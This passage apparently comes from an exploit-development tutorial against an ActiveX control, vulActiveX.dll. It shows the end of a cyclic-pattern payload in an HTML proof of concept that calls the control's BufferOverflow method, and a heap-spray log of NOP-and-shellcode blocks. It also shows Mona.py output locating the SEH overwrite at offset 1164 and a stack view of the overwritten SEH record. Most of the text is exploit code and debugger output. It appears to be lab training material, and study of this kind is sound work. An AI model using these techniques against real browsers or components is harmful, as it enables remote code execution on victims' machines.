2Iy3Iy4Iy5Iy6Iy7Iy8Iy9Iz0Iz1Iz2Iz3Iz4Iz5Iz6Iz7Iz8Iz9Ja0Ja1Ja2Ja3Ja4Ja5Ja6Ja7Ja8Ja9Jb0Jb1Jb2Jb3Jb4Jb5J
b6Jb7Jb8Jb9Jc0Jc1Jc2Jc3Jc4Jc5Jc6Jc7Jc8Jc9Jd0Jd1Jd2Jd3Jd4Jd5Jd6Jd7Jd8Jd9Je0Je1Je2Je3Je4Je5Je6Je7Je8Je9
Jf0Jf1Jf2Jf3Jf4Jf5Jf6Jf7Jf8Jf9Jg0Jg1Jg2Jg3Jg4Jg5Jg6Jg7Jg8Jg9Jh0Jh1Jh2Jh3Jh4Jh5Jh6Jh7Jh8Jh9Ji0Ji1Ji2Ji
3Ji4Ji5Ji6Ji7Ji8Ji9Jj0Jj1Jj2Jj3Jj4Jj5Jj6Jj7Jj8Jj9Jk0Jk1Jk2Jk3Jk4Jk5Jk6Jk7Jk8Jk9Jl0Jl1Jl2Jl3Jl4Jl5Jl6J
l7Jl8Jl9Jm0Jm1Jm2Jm3Jm4Jm5Jm6Jm7Jm8Jm9Jn0Jn1Jn2Jn3Jn4Jn5Jn6Jn7Jn8Jn9Jo0Jo1Jo2Jo3Jo4Jo5Jo6Jo7Jo8Jo9Jp0
Jp1Jp2Jp3Jp4Jp5Jp6Jp7Jp8Jp9Jq0Jq1Jq2Jq3Jq4Jq5Jq6Jq7Jq8Jq9Jr0Jr1Jr2Jr3Jr4Jr5Jr6Jr7Jr8Jr9Js0Js1Js2Js3Js
4Js5Js6Js7Js8Js9Jt0Jt1Jt2Jt3Jt4Jt5Jt6Jt7Jt8Jt9Ju0Ju1Ju2Ju3Ju4Ju5Ju6Ju7Ju8Ju9Jv0Jv1Jv2Jv3Jv4Jv5Jv6Jv7J
v8Jv9Jw0Jw1Jw2Jw3Jw4Jw5Jw6Jw7Jw8Jw9Jx0Jx1Jx2Jx3Jx4Jx5Jx6Jx7Jx8Jx9Jy0Jy1Jy2Jy3Jy4Jy5Jy6Jy7Jy8Jy9Jz0Jz1
Jz2Jz3Jz4Jz5Jz6Jz7Jz8Jz9Ka0Ka1Ka2Ka3Ka4Ka5Ka6Ka7Ka8Ka9Kb0Kb1Kb2Kb3Kb4Kb5Kb6Kb7Kb8Kb9Kc0Kc1Kc2Kc3Kc4Kc
5Kc6Kc7Kc8Kc9Kd0Kd1Kd2Kd3Kd4Kd5Kd6Kd7Kd8Kd9Ke0Ke1Ke2Ke3Ke4Ke5Ke6Ke7Ke8Ke9Kf0Kf1Kf2Kf3Kf4Kf5Kf6Kf7Kf8K
f9Kg0Kg1Kg2Kg3Kg4Kg5Kg6Kg7Kg8Kg9Kh0Kh1Kh2Kh3Kh4Kh5Kh6Kh7Kh8Kh9Ki0Ki1Ki2Ki3Ki4Ki5Ki6Ki7Ki8Ki9Kj0Kj1Kj2
Kj3Kj4Kj5Kj6Kj7Kj8Kj9Kk0Kk1Kk2Kk3Kk4Kk5Kk6Kk7Kk8Kk9Kl0Kl1Kl2Kl3Kl4Kl5Kl6Kl7Kl8Kl9Km0Km1Km2Km3Km4Km5Km
6Km7Km8Km9Kn0Kn1Kn2Kn3Kn4Kn5Kn6Kn7Kn8Kn9Ko0Ko1Ko2Ko3Ko4Ko5Ko6Ko7Ko8Ko9Kp0Kp1Kp2Kp3Kp4Kp5Kp6Kp7Kp8Kp9K
q0Kq1Kq2Kq3Kq4Kq5Kq6Kq7Kq8Kq9Kr0Kr1Kr2Kr3Kr4Kr5Kr6Kr7Kr8Kr9Ks0Ks1Ks2Ks3Ks4Ks5Ks6Ks7Ks8Ks9Kt0Kt1Kt2Kt3
Kt4Kt5Kt6Kt7Kt8Kt9Ku0Ku1Ku2Ku3Ku4Ku5Ku6Ku7Ku8Ku9Kv0Kv1Kv2Kv3Kv4Kv5Kv6Kv7Kv8Kv9Kw0Kw1Kw2Kw3Kw4Kw5Kw6Kw
7Kw8Kw9Kx0Kx1Kx2Kx3Kx4Kx5Kx6Kx7Kx8Kx9Ky0Ky1Ky2Ky3Ky4Ky5Ky6Ky7Ky8Ky9Kz0Kz1Kz2Kz3Kz4Kz5Kz6Kz7Kz8Kz9La0L
a1La2La3La4La5La6La7La8La9Lb0Lb1Lb2Lb3Lb4Lb5Lb6Lb7Lb8Lb9Lc0Lc1Lc2Lc3Lc4Lc5Lc6Lc7Lc8Lc9Ld0Ld1Ld2Ld3Ld4
Ld5Ld6Ld7Ld8Ld9Le0Le1Le2Le3Le4Le5Le6Le7Le8Le9Lf0Lf1Lf2Lf3Lf4Lf5Lf6Lf7Lf8Lf9Lg0Lg1Lg2Lg3Lg4Lg5Lg6Lg7Lg
8Lg9Lh0Lh1Lh2Lh3Lh4Lh5Lh6Lh7Lh8Lh9Li0Li1Li2Li3Li4Li5Li6Li7Li8Li9Lj0Lj1Lj2Lj3Lj4Lj5Lj6Lj7Lj8Lj9Lk0Lk1L
k2Lk3Lk4Lk5Lk6Lk7Lk8Lk9Ll0Ll1Ll2Ll3Ll4Ll5Ll6Ll7Ll8Ll9Lm0Lm1Lm2Lm3Lm4Lm5Lm6Lm7Lm8Lm9Ln0Ln1Ln2Ln3Ln4Ln5
Ln6Ln7Ln8Ln9Lo0Lo1Lo2Lo3Lo4Lo5Lo6Lo7Lo8Lo9Lp0Lp1Lp2Lp3Lp4Lp5Lp6Lp7Lp8Lp9Lq0Lq1Lq2Lq3Lq4Lq5Lq6Lq7Lq8Lq
9Lr0Lr1Lr2Lr3Lr4Lr5Lr6Lr7Lr8Lr9Ls0Ls1Ls2Ls3Ls4Ls5Ls6Ls7Ls8Ls9Lt0Lt1Lt2Lt3Lt4Lt5Lt6Lt7Lt8Lt9Lu0Lu1Lu2L
u3Lu4Lu5Lu6Lu7Lu8Lu9Lv0Lv1Lv2Lv3Lv4Lv5Lv6Lv7Lv8Lv9Lw0Lw1Lw2Lw3Lw4Lw5Lw6Lw7Lw8Lw9Lx0Lx1Lx2Lx3Lx4Lx5Lx6
Lx7Lx8Lx9Ly0Ly1Ly2Ly3Ly4Ly5Ly6Ly7Ly8Ly9Lz0Lz1Lz2Lz3Lz4Lz5Lz6Lz7Lz8Lz9Ma0Ma1Ma2Ma3Ma4Ma5Ma6Ma7Ma8Ma9Mb
0Mb1Mb2Mb3Mb4Mb5Mb6Mb7Mb8Mb9Mc0Mc1Mc2Mc3Mc4Mc5Mc6Mc7Mc8Mc9Md0Md1Md2Md3Md4Md5Md6Md7Md8Md9Me0Me1Me2Me3M
e4Me5Me6Me7Me8Me9Mf0Mf1Mf2Mf3Mf4Mf5Mf6Mf7Mf8Mf9Mg0Mg1Mg2Mg3Mg4Mg5Mg6Mg7Mg8Mg9Mh0Mh1Mh2Mh3Mh4Mh5Mh6Mh7
Mh8Mh9Mi0Mi1Mi2Mi3Mi4Mi5Mi6Mi7Mi8Mi9Mj0Mj1Mj2Mj3Mj4Mj5Mj6Mj7Mj8Mj9Mk0Mk1Mk2Mk3Mk4Mk5Mk6Mk7Mk8Mk9Ml0Ml
1Ml2Ml3Ml4Ml5Ml6Ml7Ml8Ml9Mm0Mm1Mm2Mm3Mm4Mm5Mm6Mm7Mm8Mm9Mn0Mn1Mn2Mn3Mn4Mn5Mn6Mn7Mn8Mn9Mo0Mo1Mo2Mo3Mo4M
```

```
o5Mo6Mo7Mo8Mo9Mp0Mp1Mp2Mp3Mp4Mp5Mp6Mp7Mp8Mp9Mq0Mq1Mq2Mq3Mq4Mq5Mq6Mq7Mq8Mq9Mr0Mr1Mr2Mr3Mr4Mr5Mr6Mr7Mr8
Mr9Ms0Ms1Ms2Ms3Ms4Ms5Ms6Ms7Ms8Ms9Mt0Mt1Mt2Mt3Mt4Mt5Mt6Mt7Mt8Mt9Mu0Mu1Mu2Mu3Mu4Mu5Mu6Mu7Mu8Mu9Mv0Mv1Mv
2Mv3Mv4Mv5Mv6Mv7Mv8Mv9Mw0Mw1Mw2Mw3Mw4Mw5Mw6Mw7Mw8Mw9Mx0Mx1Mx2Mx3Mx4Mx5Mx6Mx7Mx8Mx9My0My1My2My3My4My5M
y6My7My8My9Mz0Mz1Mz2Mz3Mz4Mz5Mz6Mz7Mz8Mz9Na0Na1Na2Na3Na4Na5Na6Na7Na8Na9Nb0Nb1Nb2Nb3Nb4Nb5Nb6Nb7Nb8Nb9
Nc0Nc1Nc2Nc3Nc4Nc5Nc6Nc7Nc8Nc9Nd0Nd1Nd2Nd3Nd4Nd5Nd6Nd7Nd8Nd9Ne0Ne1Ne2Ne3Ne4Ne5Ne6Ne7Ne8Ne9Nf0Nf1Nf2Nf
3Nf4Nf5Nf6Nf7Nf8Nf9Ng0Ng1Ng2Ng3Ng4Ng5Ng6Ng7Ng8Ng9Nh0Nh1Nh2Nh3Nh4Nh5Nh6Nh7Nh8Nh9Ni0Ni1Ni2Ni3Ni4Ni5Ni6N
i7Ni8Ni9Nj0Nj1Nj2Nj3Nj4Nj5Nj6Nj7Nj8Nj9Nk0Nk1Nk2Nk3Nk4Nk5Nk6Nk7Nk8Nk9Nl0Nl1Nl2Nl3Nl4Nl5Nl6Nl7Nl8Nl9Nm0
Nm1Nm2Nm3Nm4Nm5Nm6Nm7Nm8Nm9Nn0Nn1Nn2Nn3Nn4Nn5Nn6Nn7Nn8Nn9No0No1No2No3No4No5No6No7No8No9Np0Np1Np2Np3Np
4Np5Np6Np7Np8Np9Nq0Nq1Nq2Nq3Nq4Nq5Nq6Nq7Nq8Nq9Nr0Nr1Nr2Nr3Nr4Nr5Nr6Nr7Nr8Nr9Ns0Ns1Ns2Ns3Ns4Ns5Ns6Ns7N
s8Ns9Nt0Nt1Nt2Nt3Nt4Nt5Nt6Nt7Nt8Nt9Nu0Nu1Nu2Nu3Nu4Nu5Nu6Nu7Nu8Nu9Nv0Nv1Nv2Nv3Nv4Nv5Nv6Nv7Nv8Nv9Nw0Nw1
Nw2Nw3Nw4Nw5Nw6Nw7Nw8Nw9Nx0Nx1Nx2Nx3Nx4Nx5Nx6Nx7Nx8Nx9Ny0Ny1Ny2Ny3Ny4Ny5Ny6Ny7Ny8Ny9Nz0Nz1Nz2Nz3Nz4Nz
5Nz6Nz7Nz8Nz9Oa0Oa1Oa2Oa3Oa4Oa5Oa6Oa7Oa8Oa9Ob0Ob1Ob2Ob3Ob4Ob5Ob6Ob7Ob8Ob9Oc0Oc1Oc2Oc3Oc4Oc5Oc6Oc7Oc8O
c9Od0Od1Od2Od3Od4Od5Od6Od7Od8Od9Oe0Oe1Oe2Oe3Oe4Oe5Oe6Oe7Oe8Oe9Of0Of1Of2Of3Of4Of5Of6Of7Of8Of9Og0Og1Og2
Og3Og4Og5Og6Og7Og8Og9Oh0Oh1Oh2Oh3Oh4Oh5Oh6Oh7Oh8Oh9Oi0Oi1Oi2Oi3Oi4Oi5Oi6Oi7Oi8Oi9Oj0Oj1Oj2Oj3Oj4Oj5Oj
6Oj7Oj8Oj9Ok0Ok1Ok2Ok3Ok4Ok5Ok6Ok7Ok8Ok9Ol0Ol1Ol2Ol3Ol4Ol5Ol6Ol7Ol8Ol9Om0Om1Om2Om3Om4Om5Om6Om7Om8Om9O
n0On1On2On3On4On5On6On7On8On9Oo0Oo1Oo2Oo3Oo4Oo5Oo6Oo7Oo8Oo9Op0Op1Op2Op3Op4Op5Op6Op7Op8Op9Oq0Oq1Oq2Oq3
Oq4Oq5Oq6Oq7Oq8Oq9Or0Or1Or2Or3Or4Or5Or6Or7Or8Or9Os0Os1Os2Os3Os4Os5Os6Os7Os8Os9Ot0Ot1Ot2Ot3Ot4Ot5Ot6Ot
7Ot8Ot9Ou0Ou1Ou2Ou3Ou4Ou5Ou6Ou7Ou8Ou9Ov0Ov1Ov2Ov3Ov4Ov5Ov6Ov7Ov8Ov9Ow0Ow1Ow2Ow3Ow4Ow5Ow6Ow7Ow8Ow9Ox0O
x1Ox2Ox3Ox4Ox5Ox6Ox7Ox8Ox9Oy0Oy1Oy2Oy3Oy4Oy5Oy6Oy7Oy8Oy9Oz0Oz1Oz2Oz3Oz4Oz5Oz6Oz7Oz8Oz9Pa0Pa1Pa2Pa3Pa4
Pa5Pa6Pa7Pa8Pa9Pb0Pb1Pb2Pb3Pb4Pb5Pb6Pb7Pb8Pb9Pc0Pc1Pc2Pc3Pc4Pc5Pc6Pc7Pc8Pc9Pd0Pd1Pd2Pd3Pd4Pd5Pd6Pd7Pd
8Pd9Pe0Pe1Pe2Pe3Pe4Pe5Pe6Pe7Pe8Pe9Pf0Pf1Pf2Pf3Pf4Pf5Pf6Pf7Pf8Pf9Pg0Pg1Pg2Pg3Pg4Pg5Pg6Pg7Pg8Pg9Ph0Ph1P
h2Ph3Ph4Ph5Ph6Ph7Ph8Ph9Pi0Pi1Pi2Pi3Pi4Pi5Pi6Pi7Pi8Pi9Pj0Pj1Pj2Pj3Pj4Pj5Pj6Pj7Pj8Pj9Pk0Pk1Pk2Pk3Pk4Pk5
Pk6Pk7Pk8Pk9Pl0Pl1Pl2Pl3Pl4Pl5Pl6Pl7Pl8Pl9Pm0Pm1Pm2Pm3Pm4Pm5Pm6Pm7Pm8Pm9Pn0Pn1Pn2Pn3Pn4Pn5Pn6Pn7Pn8Pn
9Po0Po1Po2Po3Po4Po5Po6Po7Po8Po9Pp0Pp1Pp2Pp3Pp4Pp5Pp6Pp7Pp8Pp9Pq0Pq1Pq2Pq3Pq4Pq5Pq6Pq7Pq8Pq9Pr0Pr1Pr2P
r3Pr4Pr5Pr6Pr7Pr8Pr9Ps0Ps1Ps2Ps3Ps4Ps5Ps6Ps7Ps8Ps9Pt0Pt1Pt2Pt3Pt4Pt5Pt6Pt7Pt8Pt9Pu0Pu1Pu2Pu3Pu4Pu5Pu6
Pu7Pu8Pu9Pv0Pv1Pv2Pv3Pv4Pv5Pv6Pv7Pv8Pv9Pw0Pw1Pw2Pw3Pw4Pw5Pw6Pw7Pw8Pw9Px0Px1Px2Px3Px4Px5Px6Px7Px8Px9Py
0Py1Py2Py3Py4Py5Py6Py7Py8Py9Pz0Pz1Pz2Pz3Pz4Pz5Pz6Pz7Pz8Pz9Qa0Qa1Qa2Qa3Qa4Qa5Qa6Qa7Qa8Qa9Qb0Qb1Qb2Qb3Q
b4Qb5Qb6Qb7Qb8Qb9Qc0Qc1Qc2Qc3Qc4Qc5Qc6Qc7Qc8Qc9Qd0Qd1Qd2Qd3Qd4Qd5Qd6Qd7Qd8Qd9Qe0Qe1Qe2Qe3Qe4Qe5Qe6Qe7
Qe8Qe9Qf0Qf1Qf2Qf3Qf4Qf5Qf6Qf7Qf8Qf9Qg0Qg1Qg2Qg3Qg4Qg5Qg6Qg7Qg8Qg9Qh0Qh1Qh2Qh3Qh4Qh5Qh6Qh7Qh8Qh9Qi0Qi
1Qi2Qi3Qi4Qi5Qi6Qi7Qi8Qi9Qj0Qj1Qj2Qj3Qj4Qj5Qj6Qj7Qj8Qj9Qk0Qk1Qk2Qk3Qk4Qk5Qk6Qk7Qk8Qk9Ql0Ql1Ql2Ql3Ql4Q
l5Ql6Ql7Ql8Ql9Qm0Qm1Qm2Qm3Qm4Qm5Qm6Qm7Qm8Qm9Qn0Qn1Qn2Qn3Qn4Qn5Qn6Qn7Qn8Qn9Qo0Qo1Qo2Qo3Qo4Qo5Qo6Qo7Qo8
Qo9Qp0Qp1Qp2Qp3Qp4Qp5Qp6Qp7Qp8Qp9Qq0Qq1Qq2Qq3Qq4Qq5Qq6Qq7Qq8Qq9Qr0Qr1Qr2Qr3Qr4Qr5Qr6Qr7Qr8Qr9Qs0Qs1Qs
2Qs3Qs4Qs5Qs6Qs7Qs8Qs9Qt0Qt1Qt2Qt3Qt4Qt5Qt6Qt7Qt8Qt9Qu0Qu1Qu2Qu3Qu4Qu5Qu6Qu7Qu8Qu9Qv0Qv1Qv2Qv3Qv4Qv5Q
v6Qv7Qv8Qv9Qw0Qw1Qw2Qw3Qw4Qw5Qw6Qw7Qw8Qw9Qx0Qx1Qx2Qx3Qx4Qx5Qx6Qx7Qx8Qx9Qy0Qy1Qy2Qy3Qy4Qy5Qy6Qy7Qy8Qy9
Qz0Qz1Qz2Qz3Qz4Qz5Qz6Qz7Qz8Qz9Ra0Ra1Ra2Ra3Ra4Ra5Ra6Ra7Ra8Ra9Rb0Rb1Rb2Rb3Rb4Rb5Rb6Rb7Rb8Rb9Rc0Rc1Rc2Rc
3Rc4Rc5Rc6Rc7Rc8Rc9Rd0Rd1Rd2Rd3Rd4Rd5Rd6Rd7Rd8Rd9Re0Re1Re2Re3Re4Re5Re6Re7Re8Re9Rf0Rf1Rf2Rf3Rf4Rf5Rf6R
f7Rf8Rf9Rg0Rg1Rg2Rg3Rg4Rg5Rg6Rg7Rg8Rg9Rh0Rh1Rh2Rh3Rh4Rh5Rh6Rh7Rh8Rh9Ri0Ri1Ri2Ri3Ri4Ri5Ri6Ri7Ri8Ri9Rj0
Rj1Rj2Rj3Rj4Rj5Rj6Rj7Rj8Rj9Rk0Rk1Rk2Rk3Rk4Rk5Rk6Rk7Rk8Rk9Rl0Rl1Rl2Rl3Rl4Rl5Rl6Rl7Rl8Rl9Rm0Rm1Rm2Rm3Rm
4Rm5Rm6Rm7Rm8Rm9Rn0Rn1Rn2Rn3Rn4Rn5Rn6Rn7Rn8Rn9Ro0Ro1Ro2Ro3Ro4Ro5Ro6Ro7Ro8Ro9Rp0Rp1Rp2Rp3Rp4Rp5Rp6Rp7R
p8Rp9Rq0Rq1Rq2Rq3Rq4Rq5Rq6Rq7Rq8Rq9Rr0Rr1Rr2Rr3Rr4Rr5Rr6Rr7Rr8Rr9Rs0Rs1Rs2Rs3Rs4Rs5Rs6Rs7Rs8Rs9Rt0Rt1
Rt2Rt3Rt4Rt5Rt6Rt7Rt8Rt9Ru0Ru1Ru2Ru3Ru4Ru5Ru6Ru7Ru8Ru9Rv0Rv1Rv2Rv3Rv4Rv5Rv6Rv7Rv8Rv9Rw0Rw1Rw2Rw3Rw4Rw
5Rw6Rw7Rw8Rw9Rx0Rx1Rx2Rx3Rx4Rx5Rx6Rx7Rx8Rx9Ry0Ry1Ry2Ry3Ry4Ry5Ry6Ry7Ry8Ry9Rz0Rz1Rz2Rz3Rz4Rz5Rz6Rz7Rz8R
z9Sa0Sa1Sa2Sa3Sa4Sa5Sa6Sa7Sa8Sa9Sb0Sb1Sb2Sb3Sb4Sb5Sb6Sb7Sb8Sb9Sc0Sc1Sc2Sc3Sc4Sc5Sc6Sc7Sc8Sc9Sd0Sd1Sd2
Sd3Sd4Sd5Sd6Sd7Sd8Sd9Se0Se1Se2Se3Se4Se5Se6Se7Se8Se9Sf0Sf1Sf2Sf3Sf4Sf5Sf6Sf7Sf8Sf9Sg0Sg1Sg2Sg3Sg4Sg5Sg
6Sg7Sg8Sg9Sh0Sh1Sh2Sh3Sh4Sh5Sh6Sh7Sh8Sh9Si0Si1Si2Si3Si4Si5Si6Si7Si8Si9Sj0Sj1Sj2Sj3Sj4Sj5Sj6Sj7Sj8Sj9S
k0Sk1Sk2Sk3Sk4S";

        //pass the parameter to BufferOverflow method
        _vulActiveX.BufferOverflow(payload);
    </script>
</head>
<body>
</body>
</html>
```

Open the above **HTML PoC** and monitor the crash in **Immunity debugger**.




vulActiveX.dll Heap Overflow Attack

Creating one block of memory with NOPS.
Enlarging the memory with NOPS of size 0x5000.
Spraying NOPS + SHELLCODE 250 times.
Allocated 524268 bytes.
Heap Spraying completed successfully.


```
[18:28:12] Access violation when writing to [00140000] - use Shift+F7/F8/F9 to
```

`Access Violation` has occurred as expected. Let's use **Mona.py** and find the offset to overwrite.



```
0BADF00D [+] Looking for cyclic pattern in memory
75C50000 Modules C:\WINDOWS\system32\jscript.dll
0BADF00D     Cyclic pattern (normal) found at 0x00137170 (length 14356 bytes)
0BADF00D     Cyclic pattern (normal) found at 0x0013e1b4 (length 7756 bytes)
0BADF00D     -  Stack pivot between 28740 & 36496 bytes needed to land in this pattern
0BADF00D     Cyclic pattern (unicode) found at 0x01f756d8 (length 14356 bytes)
0BADF00D     Cyclic pattern (unicode) found at 0x01f7d946 (length 14355 bytes)
0BADF00D     Cyclic pattern (unicode) found at 0x001d10e2 (length 14355 bytes)
0BADF00D     Cyclic pattern (unicode) found at 0x001e663e (length 14355 bytes)
0BADF00D [+] Examining registers
0BADF00D     ESP (0x00137170) points at offset 0 in normal pattern (length 14356)
0BADF00D     EAX (0x00139fbc) points at offset 7756 in normal pattern (length 6600)
0BADF00D     EBP (0x0013e280) points at offset 204 in normal pattern (length 7552)
0BADF00D     ESI (0x00137170) points at offset 0 in normal pattern (length 14356)
0BADF00D     ECX (0x0013a979) points at offset 14345 in normal pattern (length 11)
0BADF00D [+] Examining SEH chain
0BADF00D     SEH record (nseh field) at 0x0013e640 overwritten with normal pattern : 0x6e42396d (offset 1164), followed by 6588
0BADF00D [+] Examining stack (entire stack) - looking for cyclic pattern
0BADF00D     Walking stack from 0x00131000 to 0x0013fffc (0x0000effc bytes)
0BADF00D     0x00137170 : Contains normal cyclic pattern at ESP+0x (+0) : offset 0, length 14356 (-> 0x0013a983 : ESP+0x3814)
0BADF00D     0x0013e1b4 : Contains normal cyclic pattern at ESP+0x7044 (+28740) : offset 0, length 7756 (-> 0x0013ffff : ESP+0x8
0BADF00D [+] Examining stack (entire stack) - looking for pointers to cyclic pattern
0BADF00D     Walking stack from 0x00131000 to 0x0013fffc (0x0000effc bytes)
0BADF00D     0x00132adc : Pointer into normal cyclic pattern at ESP-0x4694 (-18068) : 0x0013eae0 : offset 2348, length 5408
0BADF00D     0x00132bec : Pointer into normal cyclic pattern at ESP-0x4584 (-17796) : 0x0013eae0 : offset 2348, length 5408
0BADF00D     0x00132c90 : Pointer into normal cyclic pattern at ESP-0x44e0 (-17632) : 0x0013eae0 : offset 2348, length 5408
0BADF00D     0x00133210 : Pointer into normal cyclic pattern at ESP-0x3f60 (-16224) : 0x0013eae0 : offset 2348, length 5408
0BADF00D     0x00133214 : Pointer into normal cyclic pattern at ESP-0x3f5c (-16220) : 0x0013eae0 : offset 2348, length 5408
0BADF00D     0x0013378c : Pointer into normal cyclic pattern at ESP-0x39e4 (-14820) : 0x0013eae0 : offset 2348, length 5408
0BADF00D     0x001339bc : Pointer into normal cyclic pattern at ESP-0x37b4 (-14260) : 0x0013eae0 : offset 2348, length 5408
0BADF00D     0x00133ecc : Pointer into normal cyclic pattern at ESP-0x32a4 (-12964) : 0x0013eae0 : offset 2348, length 5408
0BADF00D     0x00134120 : Pointer into normal cyclic pattern at ESP-0x3050 (-12368) : 0x0013eae0 : offset 2348, length 5408
0BADF00D     0x00134238 : Pointer into normal cyclic pattern at ESP-0x2f38 (-12088) : 0x0013eae0 : offset 2348, length 5408
0BADF00D     0x00134274 : Pointer into normal cyclic pattern at ESP-0x2efc (-12028) : 0x0013eae0 : offset 2348, length 5408
0BADF00D     0x00134674 : Pointer into normal cyclic pattern at ESP-0x2afc (-11004) : 0x0013eae0 : offset 2348, length 5408
0BADF00D     0x001355e8 : Pointer into normal cyclic pattern at ESP-0x1b88 (-7048) : 0x0013eae0 : offset 2348, length 5408
0BADF00D     0x001358b8 : Pointer into normal cyclic pattern at ESP-0x18b8 (-6328) : 0x0013eae0 : offset 2348, length 5408
0BADF00D     0x00135f60 : Pointer into normal cyclic pattern at ESP-0x1210 (-4624) : 0x0013eae0 : offset 2348, length 5408
0BADF00D     0x001365c8 : Pointer into normal cyclic pattern at ESP-0xba8 (-2984) : 0x00137680 : offset 1296, length 13060
0BADF00D     0x001366f0 : Pointer into normal cyclic pattern at ESP-0xa80 (-2688) : 0x0013eae0 : offset 2348, length 5408
0BADF00D     0x0013677c : Pointer into normal cyclic pattern at ESP-0x9f4 (-2548) : 0x0013eae0 : offset 2348, length 5408
0BADF00D     0x001367cc : Pointer into normal cyclic pattern at ESP-0x9a4 (-2468) : 0x00138960 : offset 6112, length 8244
0BADF00D     0x00136ce8 : Pointer into normal cyclic pattern at ESP-0x488 (-1160) : 0x001371dc : offset 108, length 14240
0BADF00D     0x00137034 : Pointer into normal cyclic pattern at ESP-0x13c (-316) : 0x001371d4 : offset 100, length 14256
0BADF00D     0x00137040 : Pointer into normal cyclic pattern at ESP-0x130 (-304) : 0x001371cc : offset 92, length 14264
0BADF00D     0x001370bc : Pointer into normal cyclic pattern at ESP-0xb4 (-180) : 0x001371e0 : offset 112, length 14244
0BADF00D     0x001370c0 : Pointer into normal cyclic pattern at ESP-0xb0 (-176) : 0x00137aa0 : offset 2360, length 11996
0BADF00D     0x00137130 : Pointer into normal cyclic pattern at ESP-0x40 (-64) : 0x00137170 : offset 0, length 14356
0BADF00D     0x00137140 : Pointer into normal cyclic pattern at ESP-0x30 (-48) : 0x00137170 : offset 0, length 14356
0BADF00D     0x00137148 : Pointer into normal cyclic pattern at ESP-0x28 (-40) : 0x0013e280 : offset 204, length 7552
0BADF00D     0x00137160 : Pointer into normal cyclic pattern at ESP-0x10 (-16) : 0x00137170 : offset 0, length 14356
0BADF00D     0x0013a98c : Pointer into normal cyclic pattern at ESP+0x381c (+14364) : 0x0013a788 : offset 13848, length 508
0BADF00D     0x0013c258 : Pointer into normal cyclic pattern at ESP+0x50e8 (+20712) : 0x0013e3a0 : offset 492, length 7264
0BADF00D     0x0013c2a0 : Pointer into normal cyclic pattern at ESP+0x5130 (+20784) : 0x0013e4c4 : offset 784, length 6972
0BADF00D     0x0013c2a4 : Pointer into normal cyclic pattern at ESP+0x5134 (+20788) : 0x0013e3a0 : offset 492, length 7264
!mona findmsp
Paused
```

From the Mona.py log, it clear that the offset to overwrite **SEH** Chain is **1164**. Let's have a look at the **SEH Chain** in **Stack** view.



```
013E624  396C4238 8B19
013E628  42306D42 Bm0B
013E62C  6D42316D m1Bm
013E630  336D4232 2Bm3
013E634  42346D42 Bm4B
013E638  6D42356D m5Bm
013E63C  376D4236 6Bm7
013E640  42386D42 Bm8B Pointer to next SEH record
013E644  6E42396D m9Bn SE handler
013E648  316E4230 0Bn1
013E64C  42326E42 Bn2B
013E650  6E42336E n3Bn
013E654  356E4234 4Bn5
013E658  42366E42 Bn6B
013E65C  6E42376E n7Bn
013E660  396E4238 8Bn9
013E664  42306F42 Bo0B
013E668  6F42316F o1Bo
013E66C  336F4232 2Bo3
013E670  42346F42 Bo4B
013E674  6F42356F o5Bo
